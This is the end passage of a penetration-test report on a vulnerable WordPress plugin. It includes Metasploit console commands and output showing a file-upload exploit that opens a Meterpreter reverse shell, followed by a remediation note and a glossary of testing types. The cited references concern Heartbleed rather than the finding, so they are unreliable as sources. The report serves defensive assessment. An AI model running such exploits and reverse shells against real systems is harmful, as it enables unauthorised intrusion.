Exploitation: As we hit **exploit** command it started exploitating the vulnerable plugin installed in wordpress i.e., arbitrary file upload and remote code execution is performed. After a wait of 2-3 minutes, a **meterpreter** session appeared indicating successful code execution as shown in the screenshot.



```
msf exploit(wp_worktheflow_upload) > set RHOST 10.10.40.6
RHOST => 10.10.40.6
msf exploit(wp_worktheflow_upload) > set TARGETURI http://10.10.40.6/wordpress
TARGETURI => http://10.10.40.6/wordpress
msf exploit(wp_worktheflow_upload) > exploit

[*] Started reverse handler on 10.10.10.6:4444
[+] 10.10.40.6:80 - Our payload is at: rctZTgHpWVu.php. Calling payload...
[*] 10.10.40.6:80 - Calling payload...
[*] Sending stage (40551 bytes) to 10.10.40.6
[*] Meterpreter session 1 opened (10.10.10.6:4444 -> 10.10.40.6:49325) at 2015-08-20 10:10:24 -0400
[+] Deleted rctZTgHpWVu.php

meterpreter >
```

Impact:

The vulnerability allows for arbitrary file upload and remote code execution.

Result Analysis:

The above exploit shows that a vulnerable plugin can allow an attacker to pawn the complete hosting machine.

Recommendations

- Update or remove this plugin from your WordPress installation.

Appendixes

Appendix A: References

1. Heartbleed Bug Vulnerability: Discovery, Impact and Solution, https://casecurity.org/2014/04/09/heartbleed-bug-vulnerability-discovery-impact-and-solution/.
2. OpenSSL Heartbleed Vulnerability: Impacts and Countermeasures, https://f5.com/solutions/articles/openssl-heartbleed-vulnerability-impacts-and-countermeasures.
3. Heartbleed, https://en.wikipedia.org/wiki/Heartbleed.
4. Mutton, Paul (April 8, 2014). "Half a million widely trusted websites vulnerable to Heartbleed bug". Netcraft Ltd. Retrieved November 24, 2014.
5. Perlroth, Nicole; Hardy, Quentin (April 11, 2014). "Heartbleed Flaw Could Reach to Digital Devices, Experts Say". New York Times.
6. Chen, Brian X. (April 9, 2014). "Q. and A. on Heartbleed: A Flaw Missed by the Masses". New York Times.
7. Wood, Molly (April 10, 2014). "Flaw Calls for Altering Passwords, Experts Say". New York Times.
8. Manjoo, Farhad (April 10, 2014). "Users' Stark Reminder: As Web Grows, It Grows Less Secure". New York Times.

Appendix B: Glossary

Black Box Penetration Test:	Black Box testing is used when the organization desires to test internal or external network security from the perspective of an outsider with no knowledge of the organization, other than that which is in the public domain and freely available to anyone. The attacker has no advance knowledge of the organization, except, perhaps, the name of the target. Black box testing most closely simulates what an organization could expect from an outside attack in that, once any discovered vulnerability is exploited and access to the network is gained, the attacker continues to exploit a specific vulnerability as far as possible, with the ultimate goal of obtaining administrative-level access to the vulnerable machine or extending network control to other machines. Because only the first successful vulnerability is exploited, other vulnerabilities within the network go untested and may lead to a false sense of security. Attacks are carried out as covertly as possible. Once the attacks are observed and reported by the target organization, black box testing ceases. Black box testing is also referred to as “no knowledge testing.” It is the most unreliable form of penetration testing.
Crystal Box Penetration Test	Crystal Box testing is used when the organization desires to test internal or external network security from the perspective of an attacker with full and complete knowledge of the organization, similar to the knowledge possessed by an administrator. This knowledge normally includes passwords for routers, firewalls and IDS Systems, network topology, machine configurations and other information that an IT administrator would possess. As many discovered vulnerabilities as possible are exploited within the timeframe specified in the engagement letter. Attacks may be carried out overtly or covertly, as the organization desires. Crystal box testing provides the most thorough assessment of the security posture of the network, in that multiple attack avenues are pursued with detailed knowledge of the organization. Crystal box testing is also referred to as “full knowledge testing” or “white box testing.”
Grey Box Penetration Test	Grey Box testing is used when the organization desires to test internal or external network security from the perspective of an attacker with only limited knowledge of the organization, similar to the knowledge possessed by a non-IT employee. This knowledge normally includes machine names, shared folder names, IP addresses, naming conventions and other information that a normal user with no special access would know about the target organization. As many discovered vulnerabilities as possible are exploited within the timeframe specified in the engagement letter. Attacks may be carried out overtly or covertly, as the organization desires. Grey box testing assures a more thorough assessment of the security posture of the network, in that several possible attack avenues are pursued. Grey box testing is also referred to as “partial knowledge testing.”

Internet Foot Printing	Internet foot printing uses the Internet to search for information in the public domain that could assist an attacker in gaining access to the target's network. While some information placed in the public domain is required by law, regulation, or to assist in conducting business, excess information in the public domain could result in an attacker gaining enough knowledge to conduct logical, physical or social engineering attacks against the target. Expected results of Internet Footprinting are: location addresses, business hours, telephone and fax numbers, contact names and e-mail addresses; partners; merger/acquisition news; privacy and security policies in place; links to other Web servers; employee names and information; networking equipment used; Web pages using input forms, assigned IP address ranges and Points of Contact, etc.
Penetration Test	The objective of penetration testing is to exploit discovered vulnerabilities to demonstrate that specific vulnerabilities, present in the organization's network, can be used to compromise network security. It uses intrusion techniques, identical or similar to methods used by attackers to breach network security, collect data and elevate the attacker's privileges within the network. It can also reveal the extent to which an organization's security incident response capability is alerted by observing the organization's response to attack methodologies.
Physical Penetration Testing	See Social Engineering
Social Engineering	Also called physical penetration testing. Social Engineering includes "successful or unsuccessful attempts to influence a person(s) into either revealing information or acting in a manner that would result in unauthorized access, unauthorized use, or unauthorized disclosure to/of an information system, network or data" using human-based or computer based techniques. In other words, using deception to con someone into providing information or access they would not normally have provided. It's the "human side" of breaking into a network and preys on the qualities of human nature, such as the desire to be helpful, the tendency to trust people and the fear of getting in trouble. Social engineering can also include the practices of "dumpster diving" (searching the target's refuse for useful information) and "shoulder surfing" (obtaining passwords by surreptitiously watching a user type in their password).
Vulnerability Assessment	The objective of vulnerability testing is to discover possible attack vectors that can be used to compromise the target network. It is a systematic examination of an information system or product to determine the adequacy of security measures, identify security deficiencies, provide data from which to predict the effectiveness of proposed security measures, and confirm the adequacy of such measures after implementation.